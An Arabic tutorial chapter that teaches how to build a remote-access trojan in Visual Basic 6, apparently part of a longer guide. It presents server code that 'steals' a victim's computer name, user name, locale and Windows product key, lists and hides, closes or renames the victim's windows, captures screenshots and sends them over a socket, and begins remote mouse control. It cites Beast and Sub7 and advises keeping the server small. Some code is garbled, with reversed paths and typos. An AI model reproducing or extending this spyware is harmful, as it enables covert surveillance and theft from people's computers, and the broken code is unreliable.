للحصول علي أي معلومات عن الجهاز يجب أن نستخدم دوال API وحتى أزيح عنك عناء البحث عن تلك الدوال فيوجد برنامج يدعى API Guide من تصميم KPD KPD ، وفي هذا البرنامج تجد قوائم بمعظم دوال الـ API مع شرح لكل دالة وأكثر من مثال عليها- حتى لا نضيع الصفحات في شرح لكل دالة نستخدمها- وتستطيع تحميل هذا البرنامج من موقع www.allapi.net والآن سنستعرض معاً ما هي الدوال التي يمكن استخدامها لعرض معلومات عن النظام .

سرقة اسم الكمبيوتر :

```
Public Const MAX_COMPUTERNAME_LENGTH As Long = 31
Public Declare Function GetComputerName Lib "kernel32"
Alias " GetComputerNameA" (ByVal lpBuffer As String,
nSize As Long) As Long
```

معرفة مسار الويندوز والسيستم وال[illegible] :

```
Public Declare Function GetWindowsDirectory Lib "kernel32"
Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String,
ByVal nSize As Long) As Long
Public Declare Function GetSystemDirectory Lib "kernel32"
Alias "GetSystemDirectoryA" (ByVal lpBuffer As String,
ByVal nSize As Long) As Long
Public Declare Function GetTempPath Lib "kernel32" Alias
"GetTempPathA" (By Val nBufferLength As Long, ByVal
```

```
lpBuffer As String) As Long
```

سرقة معلومات النظام :

```
Public Declare Sub GetSystemInfo Lib "kernel32"
(lpSystemInfo As SYSTEM_INFO)

Public Type SYSTEM_INFO
dwOemID As Long
dwPageSize As Long
lpMinimumApplicationAddress As Long
lpMaximumApplicationAddress As Long
dwActiveProcessorMask As Long
dwNumberOrfProcessors As Long
dwProcessorType As Long
dwAllocationGranularity As Long
dwReserved As Long
End Type

Public SysInfo As SYSTEM_INFO
```

'للحصول على دريفات الجهاز و المساحة :

```
Public Const SHGFI_ICONLOCATION = &H1000
Public Const MB_ICONASTERISK = &H40&
Public Const MB_ICONEXCLAMATION = &H30&
Public Const MAX_PATH = 260
Public Declare Function GetDiskFreeSpaceEx Lib "kernel32"
Alias "GetDiskFreeSpaceExA" (ByVal lpRootPathName As
String, lpFreeBytesAvailableToCaller As Currency,
lpTotalNumberOfBytes As
Currency,lpTotalNumberOfFreeBytes As Currency) As Long
Public Declare Funcuion GetLogicalDrives Lib "kernel32" ()
As Long_
```

```
Public Declare Function GetDriveType Lib "kernel32" Alias
    "GetDriveTypeA"   (ByVal nDrive As String) As Long
```

سرقة معلومات البلد واللغة :

```
Public Const LOCALE_USER_DEFAULT = &H400
Public Const LOCALE_SENGCOUNTRY
=&H1002

Public Const LOCALE_SENGLANGUAGE = &H1001Public
Const LOCALE_SNATIVELANGNAME = &H4
Public Const LOCALE_SNATIVECTRYNAME = &H8
Public Declare Function GetLocaleInfo Lib "kernel32" Alias
"GetLocaleInfoA" _ (ByVal Locale As Long, ByVal LCType As
Long, ByVal  lpLCData As String, _ ByVal cchData As Long)
As Long
```

سرقة معلومات المستخدم الحالي :

```
Public Declare Function GetUserName Lib "advapi32.dll"
ByVal lpBuffer As String, nSize As ) _ "Alias  "GetUserNameA
Long) As Long
```

هناك معلومات أخري يمكن الحصول عليها من الريجسترى Regisrty .

اذهب مثلاً إلى المسار الآتي :

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion

ولاحظ أنه لو النظام NT فسيتغير المفتاح إلى Windows NT\CurrentVersion

وســـتجد معلومـــات كثيـــرة عـــن النظـــام واســـم المـــستخدم والـــشركة والـــ Serial Number للويندوز وإصدار الويندوز ورقمه وبعض المسارات الأخرى أيضاً .

وعندما يرسل العميل(Client) أمـر الحـصول علـى معلومـات الجهـاز ولـيكن PCInfo ويستقبل الخادم هذا الأمر ويحلله ويعرف أن العميل يريد معلومات الجهاز .

If Order = "PCInfo" Then

فسنجمع كل المعلومات الممكنة ونخزنها مثلاً في TextBox ثم نرسل محتويات تلك الـ TextBox إلى العميل مسبوقة بكلمـة مـا ليعـرف العميـل أن البيانـات المرسـلة خاصـة بمعلومات جهاز الضحية .

Data="PCInfo: Computer Name :Comp1 Windows version : XP ....ECT ...."

ونقوم بعمل قطع لكلمة PCInfo ثم نخزن البيانات الباقية فـي TextBox حتـى يراهـا العميل بالصورة النهائية .

سنحاول الآن أن نجمـع معلومـات النظـام عنـد الخـادم ونـضعها فـي TextBox تـدعى Text1 .

سنضيف وحدة نمطية باسم mdlRegistry ونكتب بها تـصريحات دوال التعامـل محـرر التسجيل وذلك لإتيان بقية المعلومات من محرر التسجيل مع ملاحظة أنه بعد قراءتك لباب التعامل مع محرر التسجيل سيصبح في إمكانك إضافة أي معلومة إلى البرنـامج قـد تجـدها في محرر التسجيل.

الآن يوجد في مشروعنا وحدتان نمطيتان : الأولي وبها دوال API للنظـام , والأخـرى بهـا دوال التعامل مع محرر التسجيل .

سنضع على فورم الخادم Textbox باسم Text1 ونجعل الخاصية MultiLine لها بـــ True

وسنضع أيضا iveListBoxDr باسم Drive1 وهذا لمعرفة الأقراص في الجهاز .

وفي حدث Read_FD لاستقبالـ بيانات في الخادم (Server) سنضع هذا الكود :

```
' If Left(Data, 6) = "PCInfo" Then يعنى هذا أن العميل يريد معلومات
الجهاز

FrmServer.Text1.Text = "" جهاز

FrmServer.Text1.Text = ""

If Left(Data, 6) = "PCInfo" Then    ' يعنى هذا أن العميل يريد معلومات


'Computer Name
C = MAX_COMPUTERNAME_LENGTH + 1
s = String(C, " ")
GetComputerName s, C
s = Left(s, C)
FrmServer.Text1.Text = FrmServer.Text1.Text & "Computer
Name: " & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & s & vbCrLf
& vbCrLf
'User Name
C = MAX_COMPUTERNAME_LENGTH + 1
s = String(C, " ")
GetUserName s, C
s = Left(s, C - 1)
FrmServer.Text1.Text = FrmServer.Text1.Text & "User
Name: " & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & s & vbCrLf
& vbCrLf
'Company
R = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"Software\Microsoft\Windows\CurrentVersion", 0,
KEY_READ, hKey)

If R = 0 Then
```

```
C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey,
"RegisteredOrganization", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1.Text = FrmServer.Text1.Text & "Company:
" & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & Left(s, C -
1) & vbCrLf & vbCrLf
End If
'Country
s = String$(256, 0)
C = GetLocaleInfo(LOCALE_USER_DEFAULT,
LOCALE_SENGCOUNTRY, s, Len(s))
FrmServer.Text1.Text = FrmServer.Text1.Text & "Country:
" & vbCrLf & s & vbCrLf & vbCrLf

'Language
C = GetLocaleInfo(LOCALE_USER_DEFAULT,
LOCALE_SENGLANGUAGE, s, Len(s))
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf &
vbCrLf & "Language: " & vbCrLf & s & vbCrLf & vbCrLf
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf

'WinDows Version
C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey, "Version", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1 = FrmServer.Text1 & vbCrLf & "Windows
Version:" & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & Left(s, C - 1) &
vbCrLf & vbCrLf
End If
```

```
'Serial N.
C = 255
s = String(C, Chr(0))
R = RegQueryValueExString(hKey, "ProductKey", 0, T, s, C)
If R = 0 And C > 0 Then
FrmServer.Text1.Text = FrmServer.Text1.Text & "Product
Key: " & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & Left(s, C - 1) &
vbCrLf & vbCrLf
End If
End If
'System Path
s = Space$(255)
C = GetSystemDirectory(s, 255)
FrmServer.Text1 = FrmServer.Text1 & "System Path : " &
vbCrLf & s
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf &
vbCrLf
'Drives
FrmServer.Text1.Text = FrmServer.Text1.Text & "hard
Drives : " & vbCrLf
For Cnt = 0 To FrmServer.Drive1.ListCount
s = Chr$(65 + Cnt)
Select Case GetDriveType(s & ":\")
Case 2
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/" &
"Floopy Disk"
Case 3
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/" &
"Drive"
Case 5
FrmServer.Text1.Text = FrmServer.Text1.Text & s & ":/" &
"CD-Rom"
End Select
```

```
If Chr$(65 + Cnt) <> "" Then FrmServer.Text1 =
                    FrmServer.Text1 & vbCrLf

Next Cnt
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf

LDs = GetLogicalDrives
For Cnt = 0 To FrmServer.Drive1.ListCount

s = Chr$(65 + Cnt)
If GetDriveType(s & ":\") = 3 Then
FrmServer.Text1 = FrmServer.Text1 & "Drive Info : " & s &
                    ":/" & vbCrLf
Call GetDiskFreeSpaceEx(s & ":\", BytesFreeToCalller,
                    TotalBytes, TotalFreeBytes)
FrmServer.Text1=FrmServer.Text1 & "Total Size:" &
                    Format$((TotalBytes *  10000) / _

1073741824, "###.###") & "GB" & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & "Free Size : " &
                    Format$((TotalFreeBytes * _

10000) / 1073741824, "###.###") & "GB" & vbCrLf
FrmServer.Text1 = FrmServer.Text1 & "Used Size:" &
                    Format$(((TotalBytes _

TotalFreeBytes) * 10000) / 1073741824, "###.###") &
                    "GB" & vbCrLf
End If
FrmServer.Text1.Text = FrmServer.Text1.Text & vbCrLf
Next Cnt

Data = "PCInfo" & Text1.Text
```

```
lRetVal = send(LlistenClient, ByVal Data, Len(Data), 0)
```

وإذا أستقبل مقبس العميل في حدث Read_FD رسالة PCInfo فهذا يعنى أن هنـاك بيانات قادمة من الخادم ونستطيع إظهار تلك البيانات هكذا :

```
If Left(Data, 6) = "PCInfo" Then
Data = Right(Data, Len(Data) - 6)
frmClient.txtpcInfo.Text = frmClient.txtpcInfo.Text & Data
End If
```

بعد تحميلك للمثال العملي على هذا الموضـوع ستجد أنني استخدمت Listbox في برنامج الخادم لوضع جميع طلبات العميل بها ثم عملت أجراء فرعي DoOrder () لتنفيذ تلك الطلبات . وربما تكون تلك الطريقة أكثر تنظيما . ولك مطلق الحرية في استخدام أي طريقة .

السيطرة علي جهاز الضحية :

لجلب النوافذ التي تعمل حالياً - والتي تظهر لك عندما تقوم بتشغيل برنامج Task manager - والتحكم بتلك النوافذ سنستخدم دوال الـ API التالية :

```
Public Declare Function FindWindow Lib "user32" Alias
"FindWindowA" (ByVal _
lpClassName As String, ByVal lpWindowName As
String) As Long
Public Declare Function IsWindowEnabled Lib "user32"
(ByVal hwnd As Long) As Long
Public Declare Function IsWindowVisible Lib "user32" (ByVal
hwnd As Long) As Long
Public Declare Function GetWindowTextLength Lib "user32"
Alias "GetWindowTextLengthA"
(ByVal hwnd As Long) As Long
Public Declare Function GetWindowText Lib "user32" Alias
"GetWindowTextA" (ByVal hwnd
```

```
As Long, ByVal lpString As String, ByVal cch As Long)
As Long
Public Declare Function ShowWindow Lib "user32" (ByVal
hwnd As Long, ByVal nCmdShow
As Long) As Long
Public Declare Function SetWindowText Lib "user32" Alias
"SetWindowTextA" (ByVal hwnd
As Long, ByVal lpString As String) As Long
Public Declare Function SendMessage Lib "user32" Alias
"SendMessageA" (ByVal hwnd As
Long, ByVal wMsg As Long, ByVal wParam As Long,
lParam As Any) As Long
Public Declare Function DeleteMenu Lib "user32" (ByVal
hMenu As Long, ByVal nPosition
As Long, ByVal wFlags As Long) As Long
Public Declare Function GetSystemMenu Lib "user32" (ByVal
hwnd As Long, ByVal bRevert
As Long) As Long
Public Declare Function CloseWindow Lib "user32" (ByVal
hwnd As Long) As Long
Public Const MF_BYPOSITION = &H400&
Const WM_CLOSE = &H10
```

نفرض أن رسالة جلب التطبيقات التي سيرسلها العميل إلى الخادم هي GetTaskMan وفي الخادم سيستقبل تلك الرسالة ويتم تحضير أسماء النوافذ (على طريقة بين كل اسم نافذة ونافذة الرمز "|") ويتم إرسال البيانات إلى العميل . وفي برنامج العميل سنقوم بتنظيم تلك المعلومات كما جاء في باب التعامل مع النصوص Working With Strings.

الآن لتحضير أسماء النوافذ سنستخدم الكود التالي :

```
Dim C As Long, T As Long, s As String, Msg As String
If Data = "GetTaskMan" Then
```

```
For I = 1 To 10000
T = GetWindowTextLength(I)
If T > 1000 Then T = 0
s = Space(T + 1)
GetWindowText I, s, T + 1
s = Left$(s, T)
C = FindWindow(vbNullString, s)
' الكود القادم يستخدم لجلب النوافذ النشطة والمرئية فقط بدون نوافذ ويندوز الخفية
' عند الساعةTrayأو حتى النوافذ الموجودة في الـ
If s <> vbNullString And FindWindow(vbNullString, s) _
<> 0 And IsWindowVisible(C) = 1 And _
IsWindowEnabled(C) <> 0 And _
UCase(s) <> UCase("System Tray") And _
UCase(s) <> "PROGRAM MANAGER" Then
Msg =  Msg & s & "|"
End If
Next I
Msg = "TaskMan " & Msg
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
```

الآن أصبح المتغير Msg به معلومات أسماء النوافذ وستكون مثلاً كالآتي :

```
Msg ="TaskManProgram Files|Form1 |Project1 - Microsoft
Visual Basic [run]|Project2|Songs|"
```

كل ما سنفعله عندما يستقبل العميل تلك البيانات في حدث FD_Read هو ما ذكرناه سابقاً .. وهو أن نمسح كلمة TaskMan من على يسار النص ثم نعيد ترتيب البيانات لتظهر في ListBox في الصورة النهائية هكذا

```
If Left(Data, 7) = "TaskMan" Then
Data = Right(Data, Len(Data) - 7)
End If
```

```
For i = 1 To 100
FrmClient.List1.AddItem Left(Data, InStr(1, Data, "|") - 1)
Data = Right(Data, Len(Data) - InStr(1, Data, "|"))
If Len(Data) = 0 Then Exit For
Next i
```

واجهة النافذة كما تراها في أي برنامج Client/Server ستكون هكذا :

وعندما نريد التحكم في نافذة معينة مثلاً افرض أن الضحية فاتح نافذة متصفح وعنوانها .
Yahoo! Mail - Microsoft Internet Explorer

إذا كنا نريد تكبير النافذة Maximize أو تصغيرها Minimize أو إخفاءها Hide أو إظهارها Show فسنستخدم دالة ShowWindow

```
Public Declare Function ShowWindow Lib "user32" (ByVal
hwnd As Long, ByVal nCmdShow As Long) As Long
```

المعامل الأول وهو مقبض النافذة والمعامل الثاني هو المسئول عن طريقة عرض النافذة :

تكبير : ShowWindow hwnd, 3 حيث 3 هي SW_MAXIMIZE

تصغير : ShowWindow hwnd, 2 حيث 2 هي SW_MINIMIZE

إخفاء : ShowWindow hwnd, 0 حيث 0 هو SW_HIDE

إظهار : ShowWindow hwnd,1 حيث 1 هو SW_SHOW

وهناك وسائل أخرى لطريقة عرض النافذة مثل إعادة النافذة إلى حجمها الطبيعي تستطيع أن تضيفها إلى برنامجك من خلال مراجعتك لدالة ShowWindow في برنامج API Guide

وللحصول على مقبض النافذة سنستخدم الدالة () FindWindow - ويستحسن أن تراجع الـ MSDN على استخدام توابع تلك الدالة -

وكمثال على إخفاء نافذة بعنوان (Yahoo! Mail - Microsoft Internet Explorer) :

```
Order="Yahoo! Mail - Microsoft Internet Explorer "
C = FindWindow(vbNullString, Order)
```

الآن أصبح المتغير الرقمي C به مقبض النافذة ولإخفاء النافذة :

```
ShowWindow Val(C), 0
```

طبعا يجب أن نتأكد من أن النافذة موجودة أولاً حتى لا يحدث خطأ .. والخطأ يمكن حدوثه عندما تستعرض التطبيقات التي يشغلها الضحية ومن ثم يقفل الضحية تطبيق ما ..وعندما ترسل للخادم رسالة إخفاء للتطبيق الذي أقفله الضحية لا يجد أسم هذا التطبيق وبالتالي يجب أن يكون هناك تنبيه في حال حدوث ذلك .

ويمكن الاستعانة بالكود التالي للتغلب على هذه المشكلة :

```
If Left(Order, 10) = "HideWindow" Then
Order = Right(Order, Len(Order) - 10)
C = FindWindow(vbNullString, Order)
If C = 0 Then
Msg = "The Window name :" & Order & "Is Lost"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
Else
```

```
ShowWindow Val(C), 0
Msg = "Success in Hiding Window :" & Order
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If
```

حيث تعود الدالة FindWindow بالقيمـة صـفر إذا لـم تجـد النافـذة . وخلـي بالـك أن للتحكم في نافذة معينة مهما كانت سنرسل اسم تلك النافذة ونوع التحكم الذي سـيتم بهـا كما فعلنا هنا حيث أرسلنا نوع التحكم ثم اسم النافذة التـي نريـد أن نـتحكم بهـا . فمـثلاً رسالة النافذة ستخرج من العميل متجهة إلى الخادم بهذا الشكل :

```
Order="HideWindowYahoo! Mail - Microsoft Internet Explorer"
```

والآن لا يبقـى سـوى ثـلاث تحكمـات هـم Close و Rename و (X) Disable Button

بالنسبة للتحكم الأول (Close) لغلق التطبيق .فيمكننا استخدام دالة SendMessage لإرسال رسالة من الويندوز WM_CLOSE إلى التطبيق لإغلاقه هكذا :

```
If Left(Order, 11) = "CloseWindow" Then
Order = Right(Order, Len(Order) - 11)
C = FindWindow(vbNullString, Order)
If C = 0 Then
Msg = "The Window name :" & Order & "Is Lost"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
Else
LRetval=SendMessage(Val(c),WM_CLOSE,0,0)
Msg = "Success in Closing Window :" & Order
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If
```

أما للتحكم الثاني(Rename) :

فسنبحث عن اسم النافذة المراد تغيير اسمها وإذا وجدناها فسنغير اسمها بدالة SetWindowText

```
Public Declare Function SetWindowText Lib "user32" Alias
"SetWindowTextA" (ByVal hwnd As Long, ByVal lpString As
String) As Long
```

ولاحظ أننا في العميل سنطلب من المستخدم وضع أسم جديد للنافذة وسنرفق إلى الخادم طلب تغيير أسم النافذة كالتالي :

```
Order=" RenameWindow" & OldName & "|" & NewName
Order="Renamewindow" & "Photos" & "|"  & "Songs"
Order="RenamewindowPhotos|Songs"
```

فكر قليلاً وقل كيف سنستخلص الاسم الجديد والقديم :

الأول سنحذف كلمة Renamewindow بعدما عرفنا نوع التحكم . ثم نأخذ من اليسار نص بطول البحث عن الرمز"|" ناقص واحد حتى لا نأخذ الرمز "|" مع النص .. ثم نأخذ من اليمين نص بطول (حروف النص كله ناقص حروف البحث عن الرمز "|")

```
Dim str As String, c As Long
If Left(Order, 12) = "RenameWindow" Then
Order = Right(Order, Len(Order) - 12)
str = Left(Order, InStr(1, Order, "|") - 1)
Order = Right(Order, Len(Order) - InStr(1, Order, "|"))
c = FindWindow(vbNullString, str)
If c = 0 Then
Msg = "The Window name :" & str & "Is Lost"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
Else
SetWindowText Val(c), Order
Msg = "Success in Renaming Window"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If
```

الآن سيحمل المتغير Str الاسم القديم ومن ثم يحمل Order الاسم الجديد .وسنبحث عن الاسم القديم ونخزن المقبض للنافذة ومن ثم نستخدم دالة SetWindowText والتي تتطلب في أول معامل لها مقبض النافذة القديمة والمعامل الثاني وهو الاسم الجديد للنافذة .

لم يبقي سوي تعطيل زرار (X) الموجود في أعلى يمين النافذة والذي يستخدم لإغلاق أي نافذة وسنستخدم لها دالتي :

```
Public Declare Function DeleteMenu Lib "user32" (ByVal hMenu As Long, ByVal nPosition As Long, ByVal wFlags As Long) As Long
Public Declare Function GetSystemMenu Lib "user32" (ByVal hwnd As Long, ByVal bRevert As Long) As Long
```

وتستطيع أن تحصل على شرح للدوال مع مثاليين لـ Remove Menu و Disable X button من برنامج API Guide .

```
Dim Z As Long
If Left(Order, 13) = "DisableWindow" Then
Order = Right(Order, Len(Order) - 13)
c = FindWindow(vbNullString, Order)
If c = 0 Then
Msg = "The Window name :" & Order & "Is Lost"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
Else
Z = GetSystemMenu(c, False)
DeleteMenu Z, 6, MF_BYPOSITION
Msg = "Success in Disable (X) Button"
lRetVal = send(LlistenClient, ByVal Msg, Len(Msg), 0)
End If
End If
```

أما إذا أردت أن تعيد استخدام زرار (X) لإغلاق النافذة فيكفي أن تغير هذا السطر في الكود السابق :

```
z = GetSystemMenu(c, True)
```

لاحظ أيضاً أنه يمكنك إضافة تحكمات كوضع النافذة في المقدمة Stay On Top وأيضاً تجميد النافذة وغيرها من التحكمات التي تستطيع البحث عنها في الشبكة .

مراقبة جهاز الضحية والسيطرة في الماوس :

أخذ صورة للشاشة بالطريقة العادية يعتمد علي زر Print Screen ومن ثم ستذهب وتخزن في الـ ClipBoard وهناك طريقتان لتنفيذ حدث زرPrint Screen برمجياً :

- إما محاكاة الزار عن طريق دالة keybd_event وتصريحها هو

```
Public Declare Sub keybd_event Lib "user32" (ByVal bVk As Byte, _
ByVal bScan As Byte, ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
Public Const VK_SNAPSHOT = &H2C
```

ولتنفيذ الضغط نكتب

```
keybd_event VK_SNAPSHOT, 1, 0, 0
```

* أو استخدام دالة SendKeys لإرسال ضغط على مفتاح Print Screen

```
SendKeys "{PRTSC}", True
```

هناك طريقة ثالثة وهي استخدام دالة GetDesktopWindow ولكننا لن نحتاج لتلك الدالة.

المهم لتخزين الصورة في مسار ما وليكن سطح المكتب

```
SavePicture Clipboard.GetData(), "c:\Windows\desktop\Screen.bmp"
```

كما لاحظت ستكون بامتداد bmp وطبعا لن أقول لك أنظر إلي حجمها كي لا تقذف بنفسك من أقرب نافذة .

من المؤكد أن الحجم مشكلة فليس من المعقول أن يجلس المستخدم ليحمل في صورة ممكن أن يتعدى حجمها ميجا بايت . بينما لو تم حفظها بنسق Jpg فستكون قرابة 25 كيلو بايت فقط .

لذا أثناء البحث في الشبكة وجدت ملف Dll من إنتاج شركة Intel ستجده في المثال العملي ، يستخدم لحفظ الصور بنسق jpg وهناك إصدارين من ملف الـ DLL ijl11.dll و ijl15.dll الأول مساحته 100 كيلو والثاني مساحته 300 كيلو .

يمكنك تحميل الملف ijl11.dll وبحث عن معلومات أكثر في الموقع (http://www.vbaccelerator.com/codelib/gfx/vbjpeg.htm)

ويشتمل المشروع على Class باسم cDIBSection وموديول باسم IJL ، ولحفظ صورة بنسق jpg سنستخدم كود بسيط هو :

```
Dim Dib As New cDIBSection
Dib.Load "c:\Windows\desktop\Screen.bmp"
SaveJPG Dib, "c:\Windows\desktop\Screen" & ".jpg"
Set Dib = Nothing
```

ولكي يحدث التحويل إلى jpg يجب أن يتم إرفاق ملف الـ DLL بجانب المشروع . أي يجب أن يرفق مع الخادم . وهناك طبعا حلول لتلك المشكلة منها :

مع ملاحظة أنه يمكنك ضغط ملف الـ Dll ببرامج مثل Petite وغيره وقد فعلت بالفعل ولم يتجاوز حجمه الـ 50 كيلو .

1- إما أن نعمل Resource من قائمة Add-Ins واختيار Add In Manager ثم VB6 Resource Editor وتدمج مع المشروع ملف ألDLL أو تستخدم برامج دمج ملفات (Bind).

2- أو أن نعمل مثلما تفعل برامج مثل Beast و CIA - فهذه البرامج تبحث على تقليل مساحة الـ Server .أما البرامج القديمة مثل Nova,Sub7 كنت تجد مساحة الخادم كبيرة على الرغم من استخدام لغة البرمجة Delphi - وذلك لاحتواء الخادم على جميع الملفات المساعدة التي قد يحتاجها .

المهم ستضع الملف بجانب العميل وعند طلب رؤية شاشة الضحية سيتم تحميل ملف الـ DLL من العميل إلى الخادم بجانب ملف الخادم
أو أقترح أن تعمل برنامج خادم بمفرده فقط لرؤية الشاشة وتدمج معه ملف الـ DLL عن طريق الـ Resource وعند طلب رؤية الشاشة يتم تحميل هذا البرنامج إلى الضحية ثم تشغيله .وطبعا سيكون هناك مقبس خاص بالـ Screen Captured . وسيتم الاتصال علي منفذ مختلف Port كما رأيت في باب إنشاء أكثر من مقبس
طبعا موضوع الـ Resource هذا مهم جدا لأنك فقط لن تستخدمه مع ملفات DLL ولكن ستستخدمه لتقليل مساحة الخادم الناتج , فمثلا :
أنت لن تضيف كل هذه التحكمات في خادم واحد . أعتقد أن أنسب حل هو تجزيء الخادم إلى 3 ملفات EXE .الأول للاتصال والقيام بالتحكمات الأساسية والثاني تضع به مثلا File Manager و Controlling Registry والثالث خاص بـ Screen Captured وطبعا ستجد أن حجم الملف الأول والأساسي للخادم لن يتجاوز 40 كيلو - وهذا الحجم ولم يستخدم برنامج لضغطه - .

وستدمج ملفي الـ EXE تبع File Manager و Screen Captured ببرنامج العميل باستخدام الـ Resource وعند طلب أي من الخدمتين يتم استخراج الملفين من العميل وإرسالهم إلى الخادم .وهذا فعلا ما تقوم به برامج الهاك هذه الأيام.
المهم بعد حفظ الصورة سيكون النقل عادي جدا وكما عرفنا من طريقة نقل الملفات من خلال File Manager .
العميل سيحتوي على Image Box باسم Image1 وCommand Button باسم CmdCaptured وLabel باسم lblStatus وProgress Bar باسم Bar
سترسل أمر GetScreen إلى الخادم:

```
Private Sub CmdCaptrued_Click()
On Error Resume Next
Dim MSG As String
MSG = "GetScreen"
lRetVal = send(LlistenSocket, ByVal MSG, Len(MSG), 0)
```

```
If lRetVal = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If
End Sub
```

و عند استقبال هذا الأمر في الخادم سنقوم بكتابة الأكواد التالية وهي مشابهة جدا لما في الـ File Manager ولا تحتاج لشرح أخر:

```
If Order = "GetScreen" Then
On Error Resume Next
Kill "c:\Windows\desktop\Desktop.bmp"       ' Bmp حذف الصورة
ذات النسق
Kill "c:\Windows\desktop\Desktop1.jpg"       'Jpg حذف الصورة
المحولة إلى
keybd_event VK_SNAPSHOT, 1, 0, 0          'Print
Screen محاكاة زر
' Delay 1 دالة التأخير الزمني وذلك لتفادي أي أخطاء ليأخذ النظام وقته في حفظ
الصورة
SavePicture Clipboard.GetData(),
"bmp.Desktop\desktop\Windows\:c"
'#############
'Jpg خاص بحفظ الصورة بنسق
Dim Dib As New cDIBSection
"bmp.Desktop\desktop\Windows\:c"Load .Dib
"jpg." & "1Desktop\desktop\Windows\:c" ,SaveJPG Dib
Nothing =Set Dib
'############
1Delay
```

```
Open "C:\WINDOWS\Desktop\Desktop1.jpg" For Binary As
#1
MSG = "ReadyCaptured" & LOF(1)
lRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
If lRetval = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If
For I = 1 To LOF(1) \ 2048
Delay 1
S = Space(2048)
Get #1, , S
MSG = "DownloadPic" & S
lRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
If lRetval = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If

Next I
If (LOF(1) Mod 2048) > 0 Then
S = Space(LOF(1) Mod 2048)
Get #1, , S
MSG = "DownloadPic" & S
lRetval = send(LlistenClient, ByVal MSG, Len(MSG), 0)
If lRetval = SOCKET_ERROR Then
lblStatus.Caption = "You Are Not Connected"
Exit Sub
End If
End If
Close #1
End If
```

ولاستقبالـ الصورة في العميل سنفتح ملف بالصيغة الثنائية ونضيف إليه البايتات (Bytes) القادمة :

```
If Left(Data, 13) = "ReadyCaptured" Then
Data = Val(Right(Data, Len(Data) - 13))
frmClient.Bar.Max = Data
frmClient.Bar.Value = 0
frmClient.lblStatus.Caption = "Downloading The
Captured picture >>>"
End If
If Left(Data, 11) = "DownloadPic" Then
On Error Resume Next
Kill (App.Path & "\" & "Desktop.jpg")        ' حذف الصورة السابقة
إن وجدت
Data = Right(Data, Len(Data) - 11)
Open App.Path & "\" & "Desktop.jpg" For Binary As
#1  'Desktop.jpg إنشاء ملف باسم
Put #1, LOF(1) + 1, Data
frmClient.Bar.Value = frmClient.Bar.Value +
Len(Data)
frmClient.lblStatus.Caption = "Download : " &
frmClient.Bar.Value \ 1024 & " KB" & ", From : " & _


frmClient.Bar.Max \ 1024 & " KB"
If frmClient.Bar.Value = frmClient.Bar.Max
Then
frmClient.lblStatus.Caption = "Picture
Transmitted"
If Dir(App.Path & "\" & "Desktop.jpg") = "" Then
frmClient.lblStatus.Caption = "There is No
Pics ,Try Capturing again"
Else
frmClient.Image1.Picture =
LoadPicture(App.Path & "\" & "Desktop.jpg")      ' تحميل الصورة
ليراها المستخدم في النهاية :
```

```
End If
Close #1
End If
End If
```

بالنسبة لموضوع تمكين الـ Click على الصورة ليتم تنفيذ ضغط الماوس على شاشة الضحية . فدعني أصدع رأسك في الحديث عن بعض الأشياء أولاً :

الوحدة الأساسية لقياس المسافات في برامجنا هي وحدة الـ Twip ويمكن قياس تلك الوحدة بالنسبة إلى البوصة Inch , حيث تحتوي كل بوصة من الشاشة على 1440 وحدة Twip .

وعند قياسك لطول وعرض الشاشة من داخل برنامجك سيكون هكذا

```
MsgBox "Screen height : " & Screen.Height
MsgBox "Screen Width : " & Screen.Width
```

وستجد أن القياس بوحدة الـ Twip .

دالة SetCursorPos التي سنستخدمها لتحريك مؤشر الفاره إلى أي مكان نريده علي الشاشة

```
Public Declare Function SetCursorPos Lib "user32" (ByVal X
As Long, ByVal Y As Long) As Long
```

تتعامل تلك الدالة مع أحداثي طول Y وعرض X بوحدة البيكسل Pixel وبالتالي يجب أن يتم تحويل طول وعرض الشاشة إلى وحدة البيكسل وسيتم ذلك هكذا .

```
XScreen = Screen.Width / Screen.TwipsPerPixelX
YScreen = Screen.Height / Screen.TwipsPerPixelY
```

حاول الآن أن تعرف مقاسات الشاشة بوحدة البيكسل

```
Msgbox XScreen & "*" & YScreen
```

والخاصية TwipsPerPixelX وTwipsPerPixelX تمكنك من معرفة كم وحدة Twip في البيكسل بالنسبة لشاشتك فمثلاً أنا شاشتي 15 فستجد تلك الخاصية تأخذ القيمة 15 وهذا يعنى أنني لو ضبطت الشاشة على مقاس 640*480 بيكسل فبالضرب في 15 فستكون 9600*7200 وحدة Twip . والعكس إذا تم التحويل من Twip إلى Pixel فسنقسم علي الرقم الثابت 15

